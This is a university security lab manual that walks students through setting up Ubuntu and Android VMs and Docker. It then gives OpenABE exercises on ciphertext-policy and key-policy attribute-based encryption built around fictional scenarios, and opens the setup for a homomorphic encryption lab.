Summer Labs

Xinyi Li

Nov 11, 2021

HOME

CHAPTER

ONE

GET START

Note: In this manual, we focus on how to set up a minimal virtual environment for labs. The lab environments consist of a Ubuntu 20.04 VM (for Lab 3, 4, 6, and 7) and an Android 7.1.1 VM (for Lab 7 and 8). Dependencies for each lab are pre-built in seperate docker containers. To finish our labs, VMs should be installed on VirtualBox and set in one single subnet.

MEGA

You should first install VirtualBox and Extract `.ova` files for the two VMs from the downloaded `.zip` files. After extracted, the file size:

- `summer-minimal-ubuntu-20-04.ova`: ~ 4.8 GB
- `summer-android-7-1-1.ova`: ~ 1.9 GB


1.1 Set up Ubuntu 20.04

1.1.1 Account Information of this VM


- User name: `rescue`
- Password: `rescue`

1.1.2 Create a New VM in VirtualBox


Click on "Import" Button on VirtualBox GUI




Select the `summer-minimal-ubuntu-20-04.ova`:



Choose a folder as the base folder and name the VM on your own, select “Generate new MAC addresses for all network adapters” and then confirm “Import”




After that, you can click on the virtual machine to start it and log in, we will get a VM like:



1.2 Set up Android 7.1.1


Similarly, we import `summer-android-7-1-1.ova` following the instructions above. Finally we will get a VM like:




1.3 Configure Network

For Lab 7, we need to keep the two VMs in the same subnet. Here we use a network adapter called "NAT network", which works in a similar way to "local area network" or LAN. It enable VMs communication within same local network as well as the communication to the internet. All the communication goes through this single adapter.

To create such a NAT network of `10.9.0.0/24`, Choose "File -> Preferences" on VirtulBox menu, Select "Network" pannel and click on the "+" button on the left side. Name your network (e.g. `summer-lab-net` here) and fill out the Network CIDR as your expected subnet range. Select "Supports DHCP" if your want VMs allocated with dynamic IP addresses.



Then, we attach the two VMs to this NAT network. Right click on the labels of your imported VM on Virtual Box, select “Settings”, go to its network panel, select “NAT network” in “Attach to” option and the name of created network in “Name” option.



Now, you have attached it to the subnet.

1.4 Docker

Note: We use Docker images as pre-built lab environment for different labs, which provides an isolated virtual environment from the host Ubuntun 20.04 VM. Usually, it is enought to follow the set-up instructions in the very begining of each lab to use the Docker container. Here is also a cheatsheet of common Docker commands in case you come across some unexpected situatios.

List all running containers:

```
$ docker ps
```

You can use only the first few letters as a short reference of this container in `CONTAINER ID` field of the outputs. For example, your can kill it by `docker kill <short-id>`

List all containers (including exited ones):

```
$ docker ps -a
```

Kill all running containers:

```
$ docker container kill $(docker ps -q)
```

Remove all exited docker containers:

```
$ docker rm $(docker ps -qa --no-trunc --filter "status=exited")
```

List all local images

```
$ docker images
```

Remove all local images (it is useful when you feel the disk is used up due to pulled images):

```
$ docker rmi $(docker images -a -q)
```

Open a shell on a running container named `container-name`

```
$ docker exec -it container-name /bin/bash
```

CHAPTER

TWO

LAB 3: FINE-GRAINED ACCESS CONTROL WITH ATTRIBUTE-BASED ENCRYPTION

Attribute-based encryption (ABE) is a kind of algorithm of public-key cryptography in which the private key is used to decrypt data is dependent on certain user attributes such as position, place of residence, type of account[1]. The idea of encryption attribute was first published in *Fuzzy Identity-Based Encryption* and then developed as *Attribute-Based Encryption for Fine-Grained Access Control of Encrypted Data*.

2.1 Set-up

Note: This lab should be done on Ubuntu 20.04 VM with the pre-built Docker image yangzhou301/lab3, in which OpenABE, a cryptographic library that incorporates a variety of attribute-based encryption (ABE) algorithms, industry standard cryptographic functions and CLI tools, and an intuitive API, is already installed.

Pull the lab image

```
$ docker pull yangzhou301/lab3
```

Start the Docker container:

```
$ docker run --rm -it  yangzhou301/lab3
```

And now you get a shell at `/root/openabe` directory of the container, check OpenABE version:

```
root@xxxxx# oabe_setup
# OpenABE command-line: system setup utility, v1.7
# usage: [ -s scheme ] [ -p prefix ] -v

#         -v : turn on verbose mode
#         -s : scheme types are 'CP' or 'KP'
#         -p : prefix string for generated authority public and secret parameter␣
↪files (optional)
```

[1] Attribute-based encryption: http://cryptowiki.net/index.php?title=Attribute-based_encryption

2.2 Ciphertext-Policy Attribute-based Encryption (CP-ABE)

In a CP-ABE (i.e. *role-based access control*) system , attributes are associated with users, while policies are associated with ciphertexts. A user can decrypt a certain ciphertext **if and only if** her attributes satisfy the policy.

For instance, we have three users:

Name	Age	Department
TDKR	24	Swimming club
MUR	21	Karate club
KMR	25	Karate club

A confidential document about Karate is encrypted, whose content can only be viewed by those users that belong to Karate club and have an age >= 24. In other words, only KMR can decrypt the file, TDKR or MUR cannot.

```
# generate a CP-ABE system with "inm" as its file name prefix
$ oabe_setup -s CP -p inm

# generate key for TDKR, MUR, and KMR with their attributes
$ oabe_keygen -s CP -p inm -i "Age=24|Swimming-club" -o TDKR_key
$ oabe_keygen -s CP -p inm -i "Age=21|Karate-club" -o MUR_key
$ oabe_keygen -s CP -p inm -i "Age=25|Karate-club" -o KMR_key

# Write a secret message into input.txt
$ echo "114514" > input.txt
# Encrpyt the file
$ oabe_enc -s CP -p inm -e "((Age > 22) and (Karate-club))" -i input.txt -o output.
↪cpabe
```

Let's check:

```
# TDKR decrypts with TDKR's key -- should fail
$ oabe_dec -s CP -p inm -k TDKR_key.key -i output.cpabe -o TDKR_plain.txt

# MUR decrypts with MUR's key -- should fail
$ oabe_dec -s CP -p inm -k MUR_key.key -i output.cpabe -o MUR_plain.txt

# KMR decrypts with KMR's key -- should pass
$ oabe_dec -s CP -p inm -k KMR_key.key -i output.cpabe -o KMR_plain.txt
$ cat KMR_plain.txt
```

2.3 Key-Policy Attribute-based Encryption (KP-ABE)

In a KP-ABE (i.e. *content-based access control*) system, policies are associated with users (i.e. their private keys), while attributes are associated with ciphertexts. A user can decrypt a ciphertext **if and only if** its attributes satisfy her (private key's) policy.

For example, as an employee of COAT corporation, TDKR can only access the emails to himself during his career in COAT (suppose Aug 1 - 31, 2019), which constructs his private key to decrypt files. All emails inside COAT are encrypted with their attributes (e.g. from, to, date, etc.) right after sent.

```
# generate a KP-ABE system with "COAT" as its file name prefix
$ oabe_setup -s KP -p COAT
```

(continues on next page)

(continued from previous page)

```
# generate key slice for TDKR
$ oabe_keygen -s KP -p COAT -i "(To:TDKR and (Date = Aug 1-31, 2019))" -o TDKR_KP

# encrypt emails to different people at different time with their metadata
$ echo "Invitation to my big house this weekend." > input1.txt
$ oabe_enc -s KP -p COAT -e "From:TON|To:TDKR|Date=Aug 10,2019" -i input1.txt -o␣
↪input1.kpabe
$ echo "How do you like CrossFit?" > input2.txt
$ oabe_enc -s KP -p COAT -e "From:Batman|To:TDKR|Date=May 14,2021" -i input2.txt -o␣
↪input2.kpabe
$ echo "Let's go to have a drink!" > input3.txt
$ oabe_enc -s KP -p COAT -e "From:KMR|To:MUR|Date=Aug 14,2020" -i input3.txt -o␣
↪input3.kpabe
```

Let's verify:

```
# decrypt the first email -- should pass
$ oabe_dec -s KP -p COAT -k TDKR_KP.key -i input1.kpabe -o input1_plain.txt
$ cat input1_plain.txt

# decrypt the second email -- should fail (date mismatches)
$ oabe_dec -s KP -p COAT -k TDKR_KP.key -i input2.kpabe -o input2_plain.txt

# decrypt the second email -- should fail (receiver mismatches)
$ oabe_dec -s KP -p COAT -k TDKR_KP.key -i input3.kpabe -o input3_plain.txt
```

2.4 CP-ABE Exercises

Let's use the scenarios of "*Harry Potter and the Order of the Phoenix*" to practice CP-ABE. As Umbridge's control over Hogwarts campus increases, Ron and Hermione aid Harry in forming a secret group, "*Dumbledore's Army*(DA)", to train students in defensive spells. Some students joining in the DA are listed as below:

Character	House	Year	Gender
Harry	Gryffindor	5th	Male
Ron	Gryffindor	5th	Male
Hermione	Gryffindor	5th	Female
Cho	Ravenclaw	6th	Female
Luna	Ravenclaw	5th	Female
Ginny	Gryffindor	4th	Female

One day, Hermione is going to hold a meeting about teaching *Expecto Patronum*, which is a very hard spelling and can only be mastered by senior (>= fifth year) students, in the Gryffindor common room. She has to encrypt a magic message sent by a shared owl, Errol. in DA, which means the message may be delivered to any DA member or even anyone in Hogwarts. However, she wants the message to be only viewable to senior students in Gryffindor House.

First, we should create a CP-ABE crypto-system called "DA"

```
$ oabe_setup -s CP -p DA
$ oabe_keygen -s CP -p DA -i "Gryffindor|Year=5|Male" -o harry_key
$ oabe_keygen -s CP -p DA -i "Gryffindor|Year=5|Male" -o ron_key
$ oabe_keygen -s CP -p DA -i "Gryffindor|Year=5|Female" -o hermione_key
```

(continues on next page)

(continued from previous page)

```
$ oabe_keygen -s CP -p DA -i "Ravenclaw|Year=6|Female" -o cho_key
$ oabe_keygen -s CP -p DA -i "Ravenclaw|Year=5|Female" -o luna_key
$ oabe_keygen -s CP -p DA -i "Gryffindor|Year=4|Female" -o ginny_key
```

Then, Hermione writes the massage and encrypted it with a public key.

```
$ echo "Go to meet in Gryffindor common room at 7 p.m., Let's talk about how to teach␣
↪Expecto Patronum" > invitation.txt

$ oabe_enc -s CP -p DA -e "((Year>=5) and (Gryffindor))" -i invitation.txt -o␣
↪invitation.cpabe
```

Finally, we verify who can decrypt the invitation message:

```
$oabe_dec -s CP -p DA -k harry_key.key -i invitation.cpabe -o harry_invitation.txt
...
```

Only Harry, Ron and Hermione can view the invitation information.

2.5 KP-ABE Exercises

Let's take an exercise from the scenes of "*The Avengers*" to practice KP-ABE. *The Avengers* is an organization founded by S.H.I.E.L.D Director Nick Fury on May 4, 2012, all members in the team are gifted superheroes that are committed to protect the world from a variety of threats. Superheros are assigned with different missions and often communicate with encrypted messages that can only be decrypted by certain receivers who are temporarily **out of** the organization HQ, which means **their secret key can only decrypt messages to themselves sent on the dates when they are not in the Avengers Tower** and prevents the secret message from being stolen by Hydra. Iron Man is the first member who joined the Avengers when it was founded. However, he disagreed with Captain America on the *Sokovia Accords* and determinedly left the Avengers on April 6, 2016. After a month, He discovered the misunderstood truth and accepted an apology from Captain America, so he returned to the group.

Now, Iron Man accidentally finds four encrypted notes in Avengers Tower, their metadata is listed below:

1. This message was sent from Thor to Hulk, dated on May 10, 2012
2. This message was sent from Black Widow to Iron Man, dated on April 22, 2016
3. This message was sent from Hawkeye to Captain America, dated on May 3, 2016
4. This message was sent from Captain America to Iron Man, dated on Sep 20, 2017

Construct Iron Man's secret key:

```
$ oabe_setup -s KP -p avengers
$ oabe_keygen -s KP -p avengers -i "(To:Iron_Man and (Date = April 6-30,2016 or Date␣
↪= May 1-5,2016))" -o iron_man_key
```

Construct the ciphertexts of the four messages:

```
$ echo "note1" > note1.txt
$ echo "note2" > note2.txt
$ echo "note3" > note3.txt
$ echo "note4" > note4.txt
$ oabe_enc -s KP -p avengers -e "From:Thor|To:Hulk|Date = May 10, 2012" \
          -i note1.txt -o note1.kpabe
$ oabe_enc -s KP -p avengers -e "From:Black_Widow|To:Iron_Man|Date = April 22,2016" \
```

(continues on next page)

(continued from previous page)

```
          -i note2.txt -o note2.kpabe
$ oabe_enc -s KP -p avengers -e "From:Hawkeye|To:Captain_America|Date = May 3, 2016" \
          -i note3.txt -o note3.kpabe
$ oabe_enc -s KP -p avengers -e "From:Captain_America|To:Iron_Man|Date = Sep 20, 2017
↪" \
          -i note4.txt -o note4.kpabe
```

Verify which encrypted notes can be decrypted by Iron Man:

```
$ oabe_dec -s KP -p avengers -k iron_man_key.key -i note1.kpabe -o iron_man_note1.txt
$ oabe_dec -s KP -p avengers -k iron_man_key.key -i note2.kpabe -o iron_man_note2.txt
$ oabe_dec -s KP -p avengers -k iron_man_key.key -i note3.kpabe -o iron_man_note3.txt
$ oabe_dec -s KP -p avengers -k iron_man_key.key -i note4.kpabe -o iron_man_note4.txt
```

Only the second message can be decrypted.

CHAPTER

THREE

LAB 4: PROCESSING ENCRYPTED DATA WITH HOMOMORPHIC ENCRYPTION (HE)

(Fully) Homomorphic Encryption (HE) is a special class of encryption technique that allows for computations to be done on encrypted data, without requiring a key to decrypt the ciphertext before operations and keep it encrypted. It was first envisioned in 1978[1] and constructed in 2009[2]. By applying HE to protect the customer's data on cloud, the cloud service can perform the computation directly on the given data with a state-of-the-art cryptographic security guarantee.

See also:

In general, a *fully* homomorphic encryption system supports both addition and multiplication operartions, while a *partially* homomorphic encryption may only enable one of them (e.g. Paillier cryptosystem is one implementation of partially homomorphic encryption that supports only addition operation[3]).

3.1 Set-up

Note: This lab should be done on Ubuntu 20.04 VM. All environments (including Python 3.8, python-paillier and Pyfhel) are pre-built within the Docker image yangzhou301/lab4, on which `/root/volume` is a shared folder with `lab4/volume` on VM host. If you need to transfer other course materials into the container, place them in `lab4/volume`.

Pull the lab image

```
$ docker pull yangzhou301/lab4
```

Start the Docker container:

```
$ docker run --rm -it -v $HOME/lab4/volume:/root/volume yangzhou301/lab4
```

And now you get a shell at `/root/volume` directory of the container.

